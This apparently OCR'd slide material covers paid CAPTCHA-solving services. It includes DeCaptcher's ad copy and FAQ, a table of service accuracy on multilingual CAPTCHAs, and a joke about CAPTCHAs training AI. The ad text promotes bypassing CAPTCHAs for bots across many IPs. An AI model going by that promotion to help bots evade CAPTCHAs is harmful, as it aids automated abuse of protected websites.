You pay for correctly recognized CAPTCHAs only
The price is $2 for 1000 CAPTCHAs. We accept payments from $10.

If you use a third-party software the price could be different, contact the software vendor for more information.




Hi! I want to bypass captcha from my bots. Bots have different IPs. Is it possible to use your service from many IPs?

We have no restrictions about IP: with DeCaptcher you can bypass CAPTCHA from as many IPs as you need.

Hi. I need to crack captcha. Do you provide a captcha decoders?


DeCaptcher CAPTCHA solving is processed by humans. So the accuracy is much better than an automated captcha solver ones



Language	Example	AG	BC	BY	CB	DC	IT	All
English	one two three	51.1	37.6	4.76	40.6	39.0	62.0	39.2
Chinese (Simp.)	一 二 三	48.4	31.0	0.00	68.9	26.9	35.8	35.2
Chinese (Trad.)	一 二 三	52.9	24.4	0.00	63.8	30.2	33.0	34.1
Spanish	uno dos tres	1.81	13.8	0.00	2.90	7.78	56.8	13.9
Italian	uno due tre	3.65	8.45	0.00	4.65	5.44	57.1	13.2
Tagalog	isá dalawá tatló	0.00	5.79	0.00	0.00	7.84	57.2	11.8
Portuguese	um dois três	3.15	10.1	0.00	1.48	3.98	48.9	11.3
Russian	один два три	24.1	0.00	0.00	11.4	0.55	16.5	8.76
Tamil	ஒன்று இரண்டு மூன்று	2.26	21.1	3.26	0.74	12.1	5.36	7.47
Dutch	een twee drie	4.09	1.36	0.00	0.00	1.22	31.1	6.30
Hindi	एक दो तीन	10.5	5.38	2.47	1.52	6.30	9.49	5.94
German	eins zwei drei	3.62	0.72	0.00	1.46	0.58	29.1	5.91
Malay	satu dua tiga	0.00	1.42	0.00	0.00	0.55	29.4	5.23
Vietnamese	một hai ba	0.46	2.07	0.00	0.00	1.74	18.1	3.72
Korean	일 이 삼	0.00	0.00	0.00	0.00	0.00	20.2	3.37
Greek	ένα δύο τρία	0.45	0.00	0.00	0.00	0.00	15.5	2.65
Arabic	واحد اثنين ثلاثة	0.00	0.00	0.00	0.00	0.00	15.3	2.56
Bengali	এক দুই তিন	0.45	0.00	9.89	0.00	0.00	0.00	1.72
Kannada	ಒಂದು ಎರಡು ಮೂರು	0.91	0.00	0.00	0.00	0.55	6.14	1.26
Klingon		0.00	0.00	0.00	0.00	0.00	1.12	0.19
Farsi	یک دو سه	0.45	0.00	0.00	0.00	0.00	0.00	0.08

Table 2: Percentage of responses from the services with correct answers for the language CAPTCHAs.

These Days:
CAPTCHAs are ways of ***training*** AI systems


TO COMPLETE YOUR REGISTRATION, PLEASE TELL US WHETHER OR NOT THIS IMAGE CONTAINS A STOP SIGN:
STOP
NO
YES
ANSWER QUICKLY—OUR SELF-DRIVING CAR IS ALMOST AT THE INTERSECTION.

SO MUCH OF "AI" IS JUST FIGURING OUT WAYS TO OFFLOAD WORK ONTO RANDOM STRANGERS.